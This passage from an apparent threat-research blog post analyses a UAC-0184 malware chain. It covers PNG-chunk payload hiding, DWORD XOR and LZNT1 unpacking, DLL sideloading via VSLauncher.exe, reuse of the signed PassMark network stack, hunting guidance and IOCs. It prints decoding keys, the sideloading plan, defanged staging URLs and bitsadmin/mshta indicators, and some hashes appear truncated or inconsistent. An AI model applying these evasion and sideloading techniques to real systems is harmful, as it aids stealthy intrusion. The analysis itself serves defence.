80 (*pcStack_84)(pWStack_78,dVar3,dVar4,dVar5,iVar1);
```

So at this point it is clear that evr.dll loads both kernel-diag.lib and filter.bin through this substring trick.

What we still do not know is what happens to filter.bin. And that is where the interesting part starts.

We already know that kernel-diag.lib is decoded via DWORD addition using a key stored inside the file. But filter.bin behaves differently. It has no size or key header at the beginning and the hex dump shows the same random-letter camouflage that appears at the start of kernel-diag.lib.

So what is it?

What the shellcode actually does

Before looking at filter.bin directly, it is worth taking another look at the decoded shellcode. The strings near the end of the decoded blob are surprisingly talkative.

```

00001780: ea00 4447 1b72 88be 96bc a2ed a849 4441 ..DG.r.....IDA
00001790: 5400 0000 0037 45ea 6c6b 8443 74f5 1c74 T....7E.lk.Ct...t
000017a0: 00a8 2fab d12e 40ca 1900 0000 004e 414d ./...@.....NAM
000017b0: 4588 0300 00cc 2c3f c2e4 ca23 0b21 70ea E....,?...#!p.
000017c0: f102 bc2b df49 454e 440a 0200 00bb 5ab3 ...+.IEND....Z.
000017d0: cbc0 c2fd 0b2e 646c 6cab aeac bb52 9a69 .....dll....R.i
000017e0: d05b a397 f803 0aca fa1f 45f4 8dc8 cce7 .[.....E.....
000017f0: 0d8d f425 79b9 4546 7b44 4154 413d 0000 ...%y.EF{DATA=..
00001800: 000a 0000 0000 0000 00d2 e669 ae62 49ae .....i.bl.
00001810: b13f 0001 0000 0000 .?.....

```

0x170d	x89PNG
0x1721	http
0x172d	Rtl...
0x1735	User..
0x1755	GET
0x178d	IDAT
0x17ad	NAME
0x17c5	IEND
0x17d5	.dll
0x17f6	EF{DATA=

\x89PNG, IDAT and IEND are PNG chunk markers.

So the shellcode is not just a generic decoder. It is a PNG chunk parser.

The Rtl... and USER... strings are API-name fragments that are later resolved through a PEB walk. Rtl... strongly points toward RtlDecompressBuffer and yes, that becomes relevant later.

The strings http, GET and the interesting template EF{DATA= point to a separate HTTP code path.

We park that for a moment. It comes back near the end.

When going through the entry function at 0xED0, three core functions matter:

0x1D	iteriert PNG chunks (length-DWORD big-endian, type-DWORD, data, CRC)
0x15AD	Big-endian DWORD reader für die PNG length-felder
0x161D	Eine memmem-style suche, findet chunks per type-name
0x26D	DWORD-weise XOR decryptor, key kommt aus chunk-metadata
0x72D	API resolver — PEB walk + name-hash compare
0x8DD	kleiner memcpy
0xED0	Entry — orchestriert das ganze gegen filter.bin

That gives us the shape of stage 3 without executing anything:

The shellcode opens `filter.bin`, finds all IDAT chunks, appends their data and XOR-decodes the resulting blob with a key derived from chunk metadata or surrounding structure. What falls out is the next stage.

filter.bin is a PNG that is not a PNG

`filter.bin` is 1,377,370 bytes large or 0x15045A.

If you open the file directly in a hex editor, you do not see the normal PNG magic `\x89PNG\r\n`. The first roughly 16 KB are just the same random-letter filler pattern seen earlier.

The first real chunk header, IDAT, is located at file offset 0x4052.

From there, the file contains a clean chunk sequence:

- 166 xIDAT chunks, each 8192 bytes, with the last one being 7224 bytes
- 1 xIEND chunk

The interesting part is that the author bothered to produce real PNG chunks.

A PNG-aware scanner does not simply see an encrypted blob. It sees a slightly broken but structurally plausible PNG-like object. Great. Even the file format is lying now.

When concatenating all IDAT data, we get a clean 1,358,904 byte payload blob.

Now we need to decrypt it.

Finding the XOR key

From the disassembly, the decoder function at 0x26D performs DWORD-wise XOR. So no RC4, no AES, no fancy stream cipher.

Just a constant 32-bit key.

The annoying part is finding that key.

What I tried first, unsuccessfully:

- XOR with the CRC of a chunk: nonsense
- derive the key from the chunk header, for example the IDAT type DWORD as seed: almost PE-looking output, but no clean MZ at a sane offset
- per-chunk keys: same problem
- use the first chunk bytes as key material against the rest: first few KB look English-ish, then noise

At some point the obvious thing clicked.

If the plaintext contains enough zeroes and a PE file usually contains plenty of zero-padding between sections, alignment bytes and header gaps, then the key itself should become the most frequent DWORD value in the ciphertext distribution.

Because:

0x00000000 XOR key = key

Frequency analysis across all 32-bit values in the concatenated IDAT stream gave two clear peaks:

0x227E9BDE ~7400×

0x22719BD1 ~6300×

The delta between them is 0x000F0007, suspiciously close to a repeated low-pattern structure. That was enough evidence to commit to 0x227E9BDE as the key.

DWORD-wise XOR with 0x227E9BDE over the full IDAT data gives an output whose tail looks like this:

... de 9b 7e 22 de 9b 7e 22 de 9b 7e 22 de 9b 7e 22

That is the fingerprint of a stream that originally ended with zero-padding. Every null DWORD XORs back into the key bytes.

Key confirmed. Nice

Stage 4: LZNT1 and 16 bytes that wasted a few minutes

After XOR, the buffer is 1,358,904 bytes large.

The first 16 bytes are:

```
0000 18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22
```

After that, the buffer almost looks like a PE. There are MZ-like sequences and many printable bytes. But it still does not decode cleanly.

There is one more layer.

When dumping the data in 9-byte rows, the structure becomes visible: one flag byte followed by 8 items. Each bit in the flag byte decides whether the corresponding item is a literal byte or a 16-bit back-reference.

That is LZNT1, the Microsoft NT-LZ77 compression format used by `RtlCompressBuffer` and `RtlDecompressBuffer` with `COMPRESSION_FORMAT_LZNT1`.

Bonus confirmation: the decoded shellcode already contained the string fragment `Rtl...` in its API resolver table. The shellcode resolves `RtlDecompressBuffer` at runtime.

So yes, we could have emulated the shellcode with Unicorn instead of implementing LZNT1 ourselves. But where would be the fun in that.

LZNT1 is specified in MS-XCA section 2.5. The format is chunk-based:

- 16-bit chunk header: $(\text{size} - 1) \mid \text{flags}$
- bit 15 indicates compressed
- bits 12 to 14 contain the signature
- bits 0 to 11 contain $\text{size} - 1$
- compressed chunks contain sequences of one flag byte plus 8 items
- each flag bit selects literal versus back-reference
- the offset and length bit split of a back-reference changes depending on the position in the chunk

I used a small Python implementation over the XOR output starting at byte 16.

► Click to view Code

Output: 2017635 bytes.

The first MZ appears at offset 0x4F0.

Before that are 1264 bytes of structured loader configuration.

So we have the final payload unpacked.

The meaning of the 16 bytes before the LZNT1 stream remains open:

```
18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22
```

It looks like an original-size DWORD plus 12 bytes of metadata, maybe CRC and flags.

The unpacking works without interpreting it, so I am leaving that open for now.

What is inside the 2 MB payload?

The first 0x4F0 bytes are loader configuration.

They contain mixed UTF-16LE and ASCII strings:

0x011	' CC_amd64'	(UTF-16LE)	– architecture tag
0x045	'%APPDATA%'	(UTF-16LE)	– drop path variable
0x0F4	'%windir%\SysWOW64\input.dll'		– final on-disk path
0x163	'VSLauncher.exe'		– sideload host (×2)

VSLauncher.exe is the Microsoft Visual Studio Version Selector.

It is Microsoft-signed and a known DLL hijack target because of loose import resolution and the trusted publisher chain. The deployment plan is therefore straightforward:

1. Drop input.dll next to a copy of VSLauncher.exe under %windir%\SysWOW64\.
2. Start VSLauncher.exe.
3. Let it side-load input.dll.
4. Run the DLL inside a Microsoft-signed process tree.
5. Enjoy the optics. Apparently that is what we do now.

After the config, there are 8 PE files back-to-back.

#	Offset	Arch	Size	Was es ist
1	0x004F0	i386 EXE	433 KB	PassMark Endpoint (signed Sectigo)
2	0x0809D2	i386 EXE	287 KB	Info-ZIP unzip.exe
3	0x0CBEAA	x64 EXE	6.5 KB	small helper
4	0x11E1AE	i386 EXE	3 KB	stub
5	0x11EDAE	x64 EXE	113 KB	x64 console tool
6	0x13A7AE	i386 DLL	2.5 KB	small DLL
7	0x13B1AE	x64 DLL	3 KB	small DLL
8	0x13BE9A	i386 EXE	102 KB	Microsoft SqlExpressChk.exe

I carved them by parsing PE headers and walking the section table to calculate disk size.

The remaining data after the last PE contains stacked Authenticode signature chains, including Sectigo Public Code Signing Root R46 and Microsoft Time-Stamp PCA. These PKCS#7 blobs are likely parsed at runtime so the dropped files can satisfy local Authenticode verification.

The two most interesting hashes are:

```
input.dll (PassMark Endpoint)    b811f28b844eff8c1f4f931639bed5bcc41113364fdcf44d770325f
PE_08 (SqlExpressChk)           33e44dea247eaa8b0fc8ed1f8ed575905f6ce0b7119337ddd29863f
```

I checked all eight PEs. Each one is a legitimately signed, publicly available, normally benign Windows utility.

None of them contains a hardcoded C2.

Why bundle a network testing tool?

At first glance, PassMark Endpoint as malware payload makes no sense.

PassMark Endpoint is the network component of PassMark BurnInTest.

Three properties matter:

- it listens on UDP 224.0.0.255:31339 for multicast peer discovery
- the discovery packet contains MSG_EPFIND in cleartext

- it speaks the BurnInTest TCP protocol on port 31339 for peer-to-peer data transfer
- it imports the full Winsock 2 stack: socket, bind, connect, send, recv, select
- it imports IPHLPAPI, including GetAdaptersAddresses and if_nametoindex
- it imports PDH performance counters
- and yes, it imports dbghelp!MiniDumpWriteDump

The last one is the giveaway.

MiniDumpWriteDump in a network test utility is already interesting. In this context it becomes very interesting.

With `input.dll` running inside a `VSLauncher.exe` process, the operator gets:

- LAN multicast discovery on an unprivileged port
- a bidirectional TCP channel on a port whose traffic plausibly looks like PassMark BurnInTest
- process-memory dump capability via a Microsoft DLL the operator did not even need to ship
- a very clean cover identity: Microsoft-signed host process, Sectigo-signed PassMark DLL, network traffic that looks like diagnostics

This is similar in spirit to the misuse of `vmtoolsd.exe` or `OneDriveSetup.exe` for proxy execution, but one layer higher.

Instead of borrowing only a signed loader, the actor borrows a complete signed network stack.

That is the part I actually find clever.

Annoying, but clever.

The C2 question

The C2 question

I will say it directly: I did not find a hardcoded C2 endpoint.

After going through the artifacts, I am fairly confident there is no static C2 baked into the files I analyzed.

What I checked:

- all 8 bundled PEs
- every IPv4-like and URL-like string

- `openvr_api.dll`
- the decoded shellcode string table around `0x16DD` to `0x1810`
- certificate-related URLs
- PE resources and side-loaded artifacts

Everything URL-like in the bundled PEs is either:

- `224.0.0.255`, used by PassMark multicast discovery
- `0.0.0.0`
- certificate-distribution infrastructure from Sectigo, Comodo or UserTrust

`openvr_api.dll` contains mostly Comodo, UserTrust and Sectigo strings, plus a neat piece of steganography. The strings `kernel-diag.lib` at file offset `0x3CEF1` and `filter.bin` at `0x3CF62` are placed between legitimate-looking C++ RTTI typeinfo entries in `.rdata`.

That is the same trick direction as the `.*AV?$numpunctfilter.bin` substring behavior from earlier.

No direct DWORD cross-references from `.text` point to them.

The shellcode string table contains fragments like:

```
%APP
windir
.dll
fmsvc
ikep
http
http2
GET
RtlH
USER
%y...EF{DATA=
```

but no host.

The form of the strings is the hint.

`%y` is not a standard printf specifier. It looks like a custom placeholder used by the malware author for runtime substitution.

Together with the HTTP-related fragments, the most reasonable interpretation is that the URL is assembled at runtime from a value that is not present in the static artifacts.

There are three plausible sources for the `%y` value:

A peer answer from LAN multicast discovery.

If a controller is already present inside the LAN, MSG_EPFIND against 224.0.0.255:31339 could return the controller address.

The operator would not need to bake the address into the dropper at all.

- A command-line argument or environment variable set by the operator at deployment time.

This fits hands-on-keyboard tradecraft: drop the toolkit, trigger it with a one-off argument pointing to staging.

- A value read from the parent process or another local file.

The shellcode has dynamic API resolution and file-handling primitives, so this is realistic.

Infrastructure Intelligence Model: Mapping the UAC-0184 chain



At this point, the sample is not just a malware unpacking exercise anymore.

The interesting part is the structure around it: gated HTA delivery, a shared ZIP payload, a legitimate application used as execution cover, local staged blobs, a pseudo-PNG container and finally a signed network-capable utility stack.

That is exactly the kind of case where IIM is useful.

IOCs tell us **what existed** at analysis time.

ATT&CK describes the **endpoint behavior**.

IIM lets us describe **how the infrastructure and payload-delivery structure is composed**.


For this chain, I model the HTA and ZIP delivery as staging infrastructure, the Plane9 and OpenVR path as local payload composition, the 'filter.bin' pseudo-PNG as a staged container and the PassMark / VSLauncher part as a payload-side network surface.

One important boundary: I am not forcing the PassMark component into an existing IIM technique just because it looks convenient. The observed behavior is signed third-party network-stack reuse, not a classic cloud API or third-party web service C2. Until the catalog has a more exact technique for that, I keep it as an extension candidate.

You can find the chains/patterns on GitHub if you want to work with them in the IIM Workbench.

► [Click To View Chain \(JSON\)](#)

Chain Visualization:



The simplified chain looks like this:

entry	Ukraine-themed LNK lure
entry	gated HTA set on 169.40.135.35
staging	dctrprraclus.zip
staging	Plane9 host plus openvr_api.dll loader
staging	kernel-diag.lib decoded to evr.dll
staging	filter.bin pseudo-PNG IDAT structure
payload	decoded LZNT1 bundle
payload	VSLauncher.exe plus PassMark input.dll
c2	224.0.0.255:31339 UDP discovery
c2	possible internal peer/controller, tentative

The useful structural pattern is not the hash of filter.bin.

The useful pattern is this:

```
(:entry {gated})
-> (:staging {archive})
-> (:staging {legitimate host and side-loaded loader})
-> (:staging {encoded local blob})
-> (:staging {pseudo-file-format container})
-> (:payload {signed utility stack})
-> (:c2 {local discovery or internal control, tentative})
```

Defensive playbook

Enough attacker-side fun. Here is the defensive part.

Network signals, high confidence

Look for UDP traffic to:

224.0.0.255:31339

from hosts where PassMark BurnInTest should not be installed.

The discovery packets contain MSG_EPFIND in cleartext and can be fingerprinted on the wire.

Also hunt for TCP traffic on:

31339/tcp

between internal hosts where there is no legitimate PassMark deployment.

If this appears in your network and IT did not set up BurnInTest, investigate.

Also look for HTTP fetches against bare IPs with no hostname and bitsadmin-style user agents.

Process and host signals

VSLauncher.exe running outside a normal Visual Studio path is suspicious, especially if the working directory contains input.dll.

The path %windir%\SysWOW64\ is particularly relevant for this campaign.

Watch for MiniDumpWriteDump calls from a VSLauncher.exe process. That should be ETW-visible with reasonable telemetry. There is no normal reason for Visual Studio Version Selector to dump process memory in this context.

Watch for Plane9 or Cluster-Overlay64.exe execution from non-user-installed paths, for example:

%APPDATA%\ApplicationData32\

Plane9 is an audio visualizer. If it appears from a weird application data directory as part of a staged loader chain, that is not your user's sudden love for generative music visuals.

File creation events of interest:

%APPDATA%\ApplicationData32\Cluster-Overlay64.exe
%APPDATA%\ApplicationData32\openvr_api.dll
%APPDATA%\ApplicationData32\filter.bin
%APPDATA%\ApplicationData32\kernel-diag.lib
%windir%\SysWOW64\input.dll
%windir%\SysWOW64\VSLauncher.exe

Initial access signals

Look for LNK files with command-line arguments containing:

bitsadmin /transfer
mshta.exe

Especially when paired with temporary-looking filename patterns such as ~tmp(...).

Also hunt for HTTP fetches of HTA files from bare-IP infrastructure, such as:

169.40.135.35

The observed HTAs all point to dctrprraclus.zip as the payload archive.

IOC dump

SHA-256

kernel-diag.lib
dc6cddc391b373b18f105f49a80ff83d53b430d8dea35c1f1576832fa9fbd2b3
filter.bin
f5ca9c53d1537142889d7172c6643e886b2164233b91f0fc2d41ca010f035372
openvr_api.dll
df6942dc1a89226359adf1aac597c3b270f4a408214b4f7c2083f9524605e0f7
input.dll
b811f28b844eff8c1f4f931639bed5bcc41113364fd4d7703259457839edb
PE_08 SqlExpChk
33e44dea247eaa8b0fc8ed1f8ed575905f6ce0b7119337ddd29863bbb03288b3

Network

hxxp://169.40.135.35/dctrpr/slippersuppity.hta
hxxp://169.40.135.35/dctrpr/basketpast.hta
hxxp://169.40.135.35/dctrpr/agentdiesel.hta
hxxp://169.40.135.35/dctrprraclus.zip

224.0.0.255:31339 UDP PassMark multicast, repurposed
31339/tcp BurnInTest data channel, repurposed

On-disk paths

%APPDATA%\ApplicationData32\Cluster-Overlay64.exe
%APPDATA%\ApplicationData32\openvr_api.dll
%APPDATA%\ApplicationData32\filter.bin
%APPDATA%\ApplicationData32\kernel-diag.lib
%windir%\SysWOW64\input.dll
%windir%\SysWOW64\VSLauncher.exe

Pipeline keys

kernel-diag.lib decoder:
DWORD-add, offset 0x24D1, size 6160, key 0x213AB052
filter.bin IDAT XOR key:
0x227E9BDE, DWORD-wise XOR
filter.bin post-XOR:
skip 16-byte header, then LZNT1 using RtlDecompressBuffer format

What remains open

One thing still bothers me: the source of the %y substitution value.

There are two good next steps:

1. Dynamic detonation in a sandboxed LAN with a fake PassMark Endpoint peer on 224.0.0.255:31339, to see whether the dropper picks a controller address from the multicast reply.
2. Manual disassembly of the openvr_api.dll exports VR_InitInternal and LiquidVR, where the real loader logic lives.
The malicious code that builds the context structure passed to evr.dll likely sits there and the value that fills %y is probably set before the shellcode runs.

Both are doable, but this post is already longer than usual.

If one of those paths gives a clean answer, that belongs in a follow-up.

Final words

So, that is the UAC-0184 chain from LNK to bitsadmin and HTA, into a DLL sideloading setup, through two staged decoders, then into a signed Microsoft and Sectigo-backed utility stack that appears to borrow its own network layer.

The most important finding is not a single hash and not a single URL.

It is the structure:

- gated HTA delivery
- archive-based staging
- legitimate software as execution cover
- encoded local blobs
- PNG chunk abuse without a real PNG header
- DWORD XOR plus LZNT1 decoding
- signed PassMark network functionality repurposed as cover
- no static external C2 in the analyzed artifacts

That is the part worth tracking.

As always, if you want to go through the sample yourself, the hashes are above.

And if someone finds the %y source before I do, please ping me through the usual channels.

I would actually like to know